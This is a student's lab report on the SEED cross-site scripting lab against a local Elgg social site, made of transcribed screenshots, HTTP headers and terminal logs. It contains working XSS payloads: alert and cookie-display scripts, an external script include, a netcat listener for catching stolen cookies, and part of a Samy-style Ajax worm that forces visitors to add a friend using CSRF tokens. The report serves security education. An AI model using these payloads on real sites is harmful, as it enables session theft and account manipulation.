

Lab 13
Karsen Diepholz
CSP 544

Task 1

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/profile/alice/`. The browser's developer tools are open, showing the HTTP headers for the current page. The headers include:

```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/cache/
Cookie: Elgg=4k86sgvcdi3j78ndt07fk8e47
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 31 Mar 2020 21:05:02 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 21:05:02 GMT
Cache-Control: public
Pragma: public
ETag: "1549469404"
Content-Type: image/png
```

The right side of the browser window shows the "About me" profile page. The "Brief description" field contains the text `<script>alert('XSS');</script>`. The "Location" field is empty. The "Interests" and "Skills" fields are also empty. The "Public" dropdown menu is visible for each field.

Inserting the alert into the “Brief Description” portion of the profile.

```
Terminator /bin/bash
[04/02/20]seed@VM:~$ ls
android      Downloads      main           source
a.out        elf-hijack    main.c        stack
badfile      examples.desktop Music          stack.c
bin          exploit       mylib.c       task5.c
call_shellcode exploit.c     mylib.o       task6.c
call_shellcode.c get-pip.py   myprog.c     task6.c
child        j.js         peda-session-stack.txt Templates
Customization kernel-rootkit-poc lib            test.c
Desktop      libmylib.so.1.0.1 Public        Videos
Documents

[04/02/20]seed@VM:~$ cd /var/www/XSS/Elgg/
[04/02/20]seed@VM:~/Elgg$ ls
composer.json  install.php  phpunit.xml  upgrade.php
composer.lock  index.php   mod          README.md   vendor
[04/02/20]seed@VM:~/Elgg$ gedit attack.js
^X^C
[04/02/20]seed@VM:~/Elgg$ ls
attack.js      composer.lock  index.php   mod          README.md   vendor
composer.json  install.php   phpunit.xml upgrade.php

[04/02/20]seed@VM:~/Elgg$
```

Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile
Cookie: Elgg=lv5mflnrroff8024pet3rmtkq2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 31 Mar 2020 20:55:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 29906
Content-Type: application/javascript; charset=utf-8

Clear Options File Save Record
Data autoscroll

```
Terminator /bin/bash
[04/02/20]seed@VM:~/Elgg$ sudo subl attack.js
[04/02/20]seed@VM:~/Elgg$ sudo subl attack.js
[04/02/20]seed@VM:~/Elgg$ sudo service apache2 restart
[04/02/20]seed@VM:~/Elgg$ cat index.html
cat: index.html: No such file or directory
[04/02/20]seed@VM:~/Elgg$ ls
attack.js      composer.lock  index.php   mod          README.md   vendor
composer.json  install.php   phpunit.xml upgrade.php
[04/02/20]seed@VM:~/Elgg$ sudo subl index.html
[04/02/20]seed@VM:~/Elgg$ ls
attack.js      composer.lock  index.html  install.php  phpunit.xml  upgrade.php
composer.json  index.php     mod         README.md   vendor
[04/02/20]seed@VM:~/Elgg$ cat index.html
<html>
<head>
<title>
XSS Attack
</title>
</head>
<body>
<script type="text/javascript" src="attack.js">
</script>
</body>
</html>[04/02/20]seed@VM:~/Elgg$
```

Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile
Cookie: Elgg=lv5mflnrroff8024pet3rmtkq2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 31 Mar 2020 20:55:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 29906
Content-Type: application/javascript; charset=utf-8

Clear Options File Save Record
Data autoscroll

Editing index.html and attack.js...

Terminator
1:16 PM

/bin/bash
/bin/bash 80x24

```


</head>
<body>
<script type="text/javascript" src="attack.js">
</script>
</body>
</html>[04/02/20]seed@VM:~/Elgg$ cat attack.js
<script type="text/javascript"
    src = "http://www.example.com/attack.js">
</script>
[04/02/20]seed@VM:~/Elgg$ gedit attack.js
^C
[04/02/20]seed@VM:~/Elgg$ ls
attack.js      composer.lock  index.html    install.php   phpunit.xml   upgrade.php
composer.json  elgg-config    index.php     mod           README.md     vendor
[04/02/20]seed@VM:~/Elgg$ cat attack.js
<script> alert('XSS');</script>
[04/02/20]seed@VM:~/Elgg$ gedit
[04/02/20]seed@VM:~/Elgg$ gedit attack.js
^C
[04/02/20]seed@VM:~/Elgg$ ls
attack.js      composer.lock  index.html    install.php   phpunit.xml   upgrade.php
composer.json  elgg-config    index.php     mod           README.md     vendor
[04/02/20]seed@VM:~/Elgg$ sudo service apache2 restart
[04/02/20]seed@VM:~/Elgg$
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profil
Cookie: Elgg=lv5mflrnroff8024pet3rmtkq2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 31 Mar 2020 20:55:15 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 29906
Content-Type: application/javascript;char

```

Clear Options File Save Record
Data autoscroll

Edit avatar
Blogs
Bookmarks
Files
Pages
Wire posts
Alice
Brief description:

Restarting Server



When going to Alice's page from another user, we see "XSS" pop up, no matter who's profile we are on

Task 2

All Site Activity : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

All Site Activity : XSS Lab X

www.xsslabelgg.com/activity

Most Visited SEED Labs Sites for Labs

HTTP Header Live

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/activ:
Cookie: Elgg=0n8vki2dbmu92lf6kdt88ftph7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 21132
Content-Type: application/javascript;cha
Date: Thu, 02 Apr 2020 17:22:23 GMT

http://www.xsslabelgg.com/cache/1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/activ:
Cookie: Elgg=0n8vki2dbmu92lf6kdt88ftph7
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 29906
Content-Type: application/javascript;cha
Date: Thu, 02 Apr 2020 17:22:24 GMT

Clear Options File Save Record

Data autoscroll

XSS Lab Site

Account »

All Site Activity

All

Elgg=0n8vki2dbmu92lf6kdt88ftph7

No activity


OK

Search

Samy


Read www.xsslabelgg.com

When visiting samy's profile, we can see the alert(document.cookie) is displayed.



Above is Alice's profile visiting Samy...

Task 3



After inserting the script, we can monitor the network using `nc -l 34403 -v` to monitor the network and look for anyone who has this image pop up for them.

Task 4

File Edit View History Bookmarks Tools Help

Samy: XSS Lab Site x +

www.xsslabelgg.com/profile/samy

Most Visited SEED Labs Sites for Labs

HTTP Header Live x

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=kgdnc4pmncbui0d7b2uecr2125
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 21132
Content-Type: application/javascript; charset=utf-8
Date: Thu, 02 Apr 2020 17:36:11 GMT

http://www.xsslabelgg.com/cache/1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=kgdnc4pmncbui0d7b2uecr2125
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55:15 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 29906
Content-Type: application/javascript; charset=utf-8
Date: Thu, 02 Apr 2020 17:36:11 GMT

Clear Options File Save Record

Data autoscroll

Account »

You have successfully added Samy as a friend.

XSS LAB SITE

Inspect Cons Debu Style i Perfor Mem Netv Stor: [Icons]

All HTML CSS JS

XHR Fonts Images Persist Logs Disable cache

Media WS Other

Filter URLs

Status	Method	File	D...	Cause	Type	Transferred
302	GET	add?...			document html	3 KB

10 requests 111.45 KB / 6.03 KB transferred Finish: 874 ms

Headers Cookies Params Response Timings

Filter request parameters

Query string

__elgg_token: VdSFu2HnbzvUcxn_JAnBkQ
__elgg_ts: 1585849666
friend: 47

We see the tokens here, but they are given, we have to look for the URL...

All Site Activity : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

sslabelgg.com/activity/all

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

All Site Activity

All Mine Friends

Filter Show All

Alice is now a friend with Samy 3 minutes ago

Inspector Console Debugger Style Editor Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Filter URLs

Sta...	Meth...	File	Do...	Cause	Type	Transfer...	Size	0 ms	640 ms	1.28 s	1.
200	GET	jquery.js	www....script	js	cached	0 B					
200	GET	jquery-ui.js	www....script	js	cached	0 B					
200	GET	require_co...	www....script	js	cached	798 B					
200	GET	require.js	www....script	js	cached	0 B					
200	GET	elgg.js	www....script	js	cached	0 B					
200	GET	en.js	www....script	js	cached	0 B					
200	GET	init.js	www....script	js	cached	619 B					
200	GET	ready.js	www....script	js	cached	271 B					
200	GET	filter.js	www....script	js	cached	427 B					
200	GET	reportedc...	www....script	js	cached	0 B					
200	GET	Plugin.js	www....script	js	cached	630 B					

15 requests 117.04 KB / 3.97 KB transferred Finish: 1.37 s DOMContentLoaded: 724 ms load: 1.40 s

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/profile/samy/edit`. The page title is "XSS Lab Site". The left sidebar contains a network log for the current page, showing two GET requests to `http://www.xsslabelgg.com` with various headers and status codes (200 OK). The right sidebar shows the "Edit profile" form with fields for "Display name" (Samy), "About me" (containing a JavaScript payload), "Brief description" (containing a script tag), "Location", and "Interests". The "About me" field is highlighted with a red box.

Network Log (Left Sidebar):

```

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com
Cookie: Elgg=0ae16qsib7pv01c2l
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 12238
Content-Type: text/css;charset=
Date: Thu, 02 Apr 2020 17:36:11

http://www.xsslabelgg.com,
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; U
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com
Cookie: Elgg=0ae16qsib7pv01c2l
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1339
Content-Type: text/css;charset=
Date: Thu, 02 Apr 2020 17:36:11

```

Edit profile Form (Right Sidebar):

- Display name:** Samy
- About me:**

```

var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl=...; //http://www.xsslabelgg.com/action/friends/add?friend=47&
_elgg_ts=1585849961&_elgg_token=EHH-Sa5kolui85bye_EkEg&
_elgg_ts=1585849961&_elgg_token=EHH-Sa5kolui85bye_EkEg;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

```
- Brief description:**

```

<script type = 'text/javascript' src="http://www.xsslabelgg.com/attack.js"></script>

```
- Location:**
- Interests:**

Buttons: Clear, Options, File Save, Record Data, autoscroll

Here we insert it into Samy's about me profile. This will make anyone who visits his page a friend of his...

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/friends/alice`. The page title is "XSS Lab Site". The main content area shows "Alice's friends" with the message "No friends yet." Below this is a search bar and a list of friends, currently showing only "Alice".

The browser's developer tools are open, showing the HTTP headers for the GET request to `http://www.xsslabelgg.com`. The headers are as follows:

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com
Cookie: Elgg=0pilmesqjaulat9dpl
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 01 Oct 2020 20:55
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 29906
Content-Type: application/javascript
Date: Thu, 02 Apr 2020 17:36:11
```

The browser's status bar at the bottom shows "Record Data" and "autoscroll" checked.

Before the visit to Samy's page Alice has no friends...

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/friends/alice`. The page title is "XSS Lab Site" and the content area shows "Alice's friends" with a list containing "Samy".

Overlaid on the left is the "HTTP Header Live" tool, which displays two captured HTTP requests:

